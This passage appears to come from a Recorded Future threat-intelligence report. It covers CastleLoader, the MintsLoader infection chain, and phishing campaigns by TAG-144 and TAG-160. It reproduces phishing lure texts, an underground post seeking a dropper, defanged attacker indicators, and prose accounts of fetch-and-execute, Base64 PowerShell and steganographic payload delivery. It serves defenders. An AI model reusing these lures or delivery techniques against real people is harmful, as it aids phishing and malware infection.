underlying structural elements. This overlap may suggest possible code reuse or reliance on a shared panel framework rather than a definitive attribution. However, the IP hosting the panel identified was also confirmed to have been used as a CastleLoader C2, based on available samples.

Additional context from underground forum activity shows that Sparja actively sought custom loader or dropper capabilities in the weeks leading up to CastleLoader's emergence and remained engaged with loader-focused tooling during the same operational period. While the available evidence does not confirm direct development or ownership of Castleloader by Sparja, the temporal alignment, shared tooling characteristics, and overlap in delivery ecosystems suggest that Sparja may have operated within or adjacent to the same broader loader and malware distribution environment leveraged by GrayBravo (see **Figure 23**).



I'll buy or rent a dropper

By Sparja, December 22, 2024 in [Software] - malware, exploits, bundles, crypts

Sparja
kilobyte
Paid registration
5
30 posts
Joined
07/12/24 (ID: 172364)
Activity
carding
Car warranty
1

Posted December 22, 2024 (edited)

We are looking for a private solution, a dropper or loader for an .exe file.
double-click launch.
We can negotiate the price, from $2,000+

Write me a private message for contact information.

Edited December 22, 2024 by Sparja

Figure 23: *Sparja in search of a dropper or loader on Exploit Forum (Source: Recorded Future)*

Spotlight: MintsLoader

MintsLoader emerged as a malicious loader used across phishing and drive-by download campaigns in early 2024, remaining active into 2025. It has been adopted by multiple threat actors, most notably TAG-124 (LandUpdate808), as well as actors leveraging SocGholish-style delivery chains. Its widespread use across sectors, including industrial, legal, and energy targets, highlights its effectiveness as a reusable delivery mechanism within the broader cybercriminal ecosystem.

MintsLoader is typically deployed through social engineering-driven infection chains, including phishing emails, compromised websites impersonating browser updates, and invoice-themed lures distributed via trusted delivery channels such as Italy's certified email system, Posta Elettronica Certificata (PEC). These campaigns frequently rely on victims manually executing malicious scripts, a technique that reduces reliance on exploit-based delivery while remaining effective against secure environments.

From an operational perspective, MintsLoader stood out for its adaptive and evasive design. The loader employs layered obfuscation, sandbox and virtual environment evasion techniques, and dynamically generated C2 infrastructure. It uses a multi-stage infection chain involving JavaScript and PowerShell scripts retrieved from DGA-based domains, complicating static detection and traditional domain-based blocking. Across observed campaigns, MintsLoader consistently delivered second-stage payloads such as GhostWeaver, StealC, and a modified BOINC (Berkeley Open Infrastructure for Network Computing) client, reinforcing its role as a flexible staging mechanism rather than a purpose-built implant (see **Figure 24**).



MintsLoader Attack Chain
Initial Access
Stage 1
Stage 2
Payload Delivery
JS
Initial access is gained by a phishing email containing a link leading to a KongTuke/ClickFix page or a JavaScript attachment
The stage 1 JavaScript is obfuscated and when executed it runs a PowerShell command to download MintsLoader's second stage
Stage 2 is an obfuscated PowerShell script that performs checks to detect execution in a sandbox or virtual environment and then generates a DA domain (based on the day) to download the final stage
MintsLoader downloads and executes final payload (GhostWeaver, StealC, or BOINC)
Recorded Future®

Figure 24: *Common MintsLoader infection chain (Source: Recorded Future)*

Insikt Group observed MintsLoader's C2 infrastructure evolve over time, expanding from early reliance on BLNWX (AS399629), but later identified an expansion to additional providers, including Stark Industries Solutions Ltd (AS44477), GWY IT Pty Ltd (AS199959), and Scalaxy B.V. (AS58061). Infrastructure announced by Scalaxy was operated by 3NT Solutions LLP and IROKO Networks Corporation, both associated with the service Inferno Solutions. This transition suggests that MintsLoader operators shifted from relying on anonymous VPS providers to more resilient hosting arrangements, likely to improve longevity and reduce disruption from takedown efforts. In parallel, MintsLoader adapted its redirect behavior, shifting from consistent redirection to *google[.]com* to randomized domains, frequently using *.org* and *.top* TLDs, complicating infrastructure detection.

MintsLoader's continued evolution and adoption by multiple threat actors reflects the increasing specialization and professionalization of malware development. Its design prioritizes resilience, reuse, and adaptability, qualities that enable threat actors to operate at scale while rapidly adjusting to defensive pressure. At the same time, the loader's consistent behavior and delivery patterns present opportunities for defenders to identify and disrupt campaigns through behavioral detection and infrastructure analysis.

Phishing


Key Observation: Phishing remains a dominant initial access vector, characterized by widespread targeting of global brands and the emergence of sophisticated phishing-as-a-service (PhaaS) kits and related tooling that enable increased attacker participation.

In 2025, phishing remained a primary initial access vector for both cybercriminal and state-sponsored actors. The Recorded Future Intelligence Operations Platform offers broad visibility into suspected and confirmed phishing infrastructure, regardless of tooling or threat actor attribution, through advanced capabilities such as optical character recognition (OCR), image recognition, and typosquat detection. In addition, Insikt Group also tracks phishing infrastructure associated with a significant number of threat actors, including TAG-144, TAG-160, and TAG-161, among others. These actors exhibit distinct victim profiles, which are discussed in greater detail below.

Spotlight: TAG-144 Targeting South American Government Entities

TAG-144, which overlaps with Blind Eagle, has been particularly active in phishing campaigns throughout 2025, primarily targeting South American government entities, with a strong focus on Colombia. For example, Insikt Group identified a phishing email sent to undisclosed recipients from a likely compromised domain. Infections originating from this campaign have been confirmed to result in the deployment of AsyncRAT and commonly leveraged dynamic DNS domains for C2, such as *envio01[.]ddns[.]net*.

Phishing emails sent by TAG-144 frequently included SVG attachments with filenames that referenced judicial themes. A translated version of a representative attachment is shown in **Figure 25**. The SVG content claims that a judicial process has been initiated against the recipient, outlines potential penalties, and includes a link purportedly leading to supporting evidence and additional legal details.



Rama Judicial
Consejo Superior de la Judicatura
Republic of Colombia

CIVIL COURT 11 OF THE CIRCUIT

NOTIFICACIÓN URGENTE – COMPARECENCIA OBLIGATORIA

Radicado: 125001-03-06-2025-005798

It is officially notified that a judicial process has been initiated against him under the coactive collection procedure, in accordance with Article 823 of the Tax Statute and Article 99 of Law 1437 of 2011.

In case of no presentarse nor atender esta citation within the stipulated legal term, immediate precautionary measures, such as the embargo of goods, bank accounts or the retention of assets, may be implemented. No se concede recurso alguno contra esta notification.

This process has an obligatory and binding character, and its absence could lead to affectations crediticias, inclusión en listas de morosos, y procedures de execución forzada sobre su patrimonio personal. It is recommended to act promptly to avoid additional legal consequences.

To consult the details of the process, attached evidence and legal implications, access the official document in PDF available below:

Attention,
CIVIL COURT 11 OF THE CIRCUIT
Rama Judicial del Poder Público

Figure 25*: Translated SVG file sent via spearphishing email (Source: Recorded Future)*

In many cases, links embedded within the SVG files leverage legitimate internet services, such as Discord, to initiate the download of a JavaScript file. Other LIS abused by TAG-144 throughout 2025 include Archive, Bitbucket, Discord, Dropbox, Firebase, GitHub, Google Drive, *paste[.]ee*, *pastebin[.]com*, *lovestoblog[.]com* by InfinityFree, Supabase, and lesser-known platforms. This script contains a mixture of malicious code and benign content related to the Microsoft Print Schema; the inclusion of legitimate content is likely intended to help evade detection. The malicious JavaScript creates a ServerXMLHTTP object and issues a GET request to a specified *paste[.]ee* URL using the custom User-Agent `MyCustomAgent/1.0`. Upon receiving an HTTP 200 response, the returned content is executed as JavaScript.

The script then instantiates a shell object and executes a deobfuscated command line, which launches PowerShell. This command decodes a Base64-encoded payload and executes it via the Invoke-Expression cmdlet. The PowerShell script subsequently retrieves a JPG image from Archive and applies steganographic techniques to scan the image's pixel data for a specific byte marker, which is used to locate and extract an embedded payload. The extracted payload is a .NET assembly that is loaded directly into memory and executed by invoking the VAI method in the ClassLibrary1.Home class, allowing the malware to run without being written to disk.

Based on infrastructure choices, malware sample characteristics, activity timelines, and victim profiles, Insikt Group identified five activity clusters associated with TAG-144 that were active between May 2024 and July 2025 (see **Figure 26**). These activity periods were assessed using domain-resolution data, malware sample submissions, and victim network traffic observed via Recorded Future Network Intelligence.




***Figure 26**: TAG-144 cluster activity timelines (Source: Recorded Future)*

Spotlight: TAG-160 Targeting Logistics Sector

TAG-160 is a threat actor first reported on by Insikt Group in December 2025. The actor has been active since at least March 2025 and remains operational at the time of analysis. TAG-160 leverages infrastructure that impersonates logistics companies and employs logistics-themed phishing lures, among other techniques. The actor uses ClickFix methods to deliver CastleLoader and additional payloads. Evidence indicates that the cluster operates a combination of threat actor-controlled and compromised infrastructure (see **Figure 27**). TAG-160 has also been observed exploiting weaknesses in target organizations' environments, such as spoofing legitimate logistics company senders to enhance the credibility of its phishing campaigns. Additionally, the actor abuses access to legitimate freight-matching platforms, including DAT Freight & Analytics and Loadlink Technologies, for multiple operational purposes.





Figure 27*: ClickFix attack flow used by TAG-160 (Source: Recorded Future)*

The attack chain typically begins with emails sent from either spoofed legitimate addresses (for example, *no-reply[@]englandlogistics[.]com*) or threat actor–controlled accounts using typosquatted domains (for example, *englandloglstics[.]com*) that impersonate companies such as England Logistics. Historically, these emails have primarily targeted US-based carriers and present fraudulent freight quotes that appear to originate from England Logistics. However, other organizations susceptible to logistics-themed lures cannot be ruled out as potential targets.

The emails instruct recipients to click a link to view a purported rate confirmation for a shipment, often advising them to copy and paste the link into a browser if it does not open automatically. The threat actors frequently introduce a sense of urgency by warning that the link will soon expire. Clicking the link redirects victims to an information-harvesting landing page (see **Figure 28**). Insikt Group has observed multiple variants of these landing pages.


dpeforms
apps.englandlogistics.tenderloads.com/dpeformseN12foikjdw.html
England LOGISTICS

Please fill out and submit

Note: Please fill out the highlighted fields on the document below, then click the submit button at the end

Carrier Rate Confirmation

Page 1

FOR LOAD QUESTIONS
Contact: [redacted]

AFTER LOAD IS DELIVERED
[redacted]

Order No: 12722586

Authorized Agent:

Please include order number in subject line of email

CARRIER SG Transport BG Inc
Phone: [redacted]
Contact:
Date: 10/17/2025

DETAILS **Commodity:**
Temp:
Cases/Pieces:
Cycle Type:
Trailer: F
Weight: 10.000
Pallets:

PU 1 St. Louis, Missouri
Date: 10/18/2025
UNTIL 8 PM

SO 2 Chicago, Illinois
Date: 10/22/2025
24/7 FCFS

Pick-up and delivery addresses, contact info and specific load information will be provided separately

PAYMENT Carrier Freight Pay:
Load Tracking Tool Used
Total Carrier Pay:
$1400
Please note: If paid by either piece count or weight, payment will be adjusted based on actuals.

Please Sign:

○ Accept


○ Decline

SUBMIT

Driver Name:
Driver Cell:
Driver Email:
Tractor #:
Trailer #:

***Figure 28**: "dpeforms" lure used by TAG-160 (Source: Recorded Future)*

After submitting their information, victims are presented with ClickFix-style instructions that guide them through a series of steps purportedly required to complete a document-signing process (see **Figure 29**). By incorporating the DocuSign logo, the threat actors likely seek to enhance the page's perceived legitimacy and further deceive the victim.



